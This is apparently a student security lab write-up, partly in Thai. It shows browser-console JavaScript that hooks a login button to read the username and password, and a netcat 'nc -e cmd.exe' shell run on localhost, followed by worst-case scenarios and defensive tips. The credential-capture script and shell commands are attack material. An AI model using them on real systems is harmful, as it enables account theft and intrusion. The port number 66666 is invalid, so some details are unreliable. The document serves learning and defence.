


1. Inject to browser console
With following code

```
function onclick(params) {  
    username = document.getElementById("username").value;  
    password = document.getElementsByName("password")[0].value  
    alert(`username: ${username} password: ${password}`);  
}  
  
button = document.getElementById("btn_signin");  
button.onclick = onclick;
```

The result



2. I'm using wsl attack to window cmd due to physical limitation
 - fix makefile on netcat which is broken (tab/space problem)
 - run visual studio developer env to build nc
 - on wsl apt-get netcat-traditional

The image shows two overlapping Windows command prompt windows. The left window, titled 'flap@Avalon: ~', shows a netcat listener on port 6666. It receives a connection from 127.0.0.1 and the user types 'hi'. The right window, titled 'Cmder', shows a netcat client on 127.0.0.1:6666. It connects to the listener and sends the command 'cmd.exe 127.0.0.1 66666'. The listener then executes 'cmd.exe' and sends back the output of 'echo hi', which is 'hi'.

```
flap@Avalon: ~
attacker
flap@Avalon:~$ nc -p 66666 -l
flap@Avalon:~$ nc -p 66666 -l
Microsoft Windows [Version 10.0.18363.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\flap9\Desktop\nc>echo "hi"
"hi"

C:\Users\flap9\Desktop\nc>cd C:\
cd C:\

C:\>./scrap-data.exe_

C:\Users\flap9\Desktop\nc
λ nc -l -p 66666
^C
C:\Users\flap9\Desktop\nc
λ nc.traditional -e cmd.exe 127.0.0.1 66666
'nc.traditional' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\flap9\Desktop\nc
λ nc -e cmd.exe 127.0.0.1 66666

C:\Users\flap9\Desktop\nc
λ echo "asdf"
"asdf"

C:\Users\flap9\Desktop\nc
λ
C:\Users\flap9\Desktop\nc
λ nc -e cmd.exe 127.0.0.1 66666
```

3.

Worse case

- ในกรณีร้าน Internet café คือโดน js injection เก็บบัญชี social media ที่ไม่มี 2 factor authentication
- ในกรณีเครื่องส่วนตัวของผมคือ Attacker run script เก็บ personal data ไปทั้งหมด + เปิดโพรงให้มา monitor ระบบ เก็บ data เพิ่ม, run-script เก็บข้อมูล browser เพิ่มได้อีก, เปิดกล้องโดยที่เราไม่รู้ตัว

วิธีป้องกัน

- อย่าใช้ internet café
- ใช้ account proxy ส่งไฟล์ (account ปลอมที่คอปเปลี่ยนพาสเวิร์ดตลอด ให้ account หลักส่งไฟล์ที่ทำงานมาให้อีกทีหนึ่ง), refresh browser
- อย่าให้ใครใช้คอมพิวเตอร์เรา คอยดูตลอด
- Check startup process, schedule task ใน window ที่แปลกๆ, service ที่แปลกๆ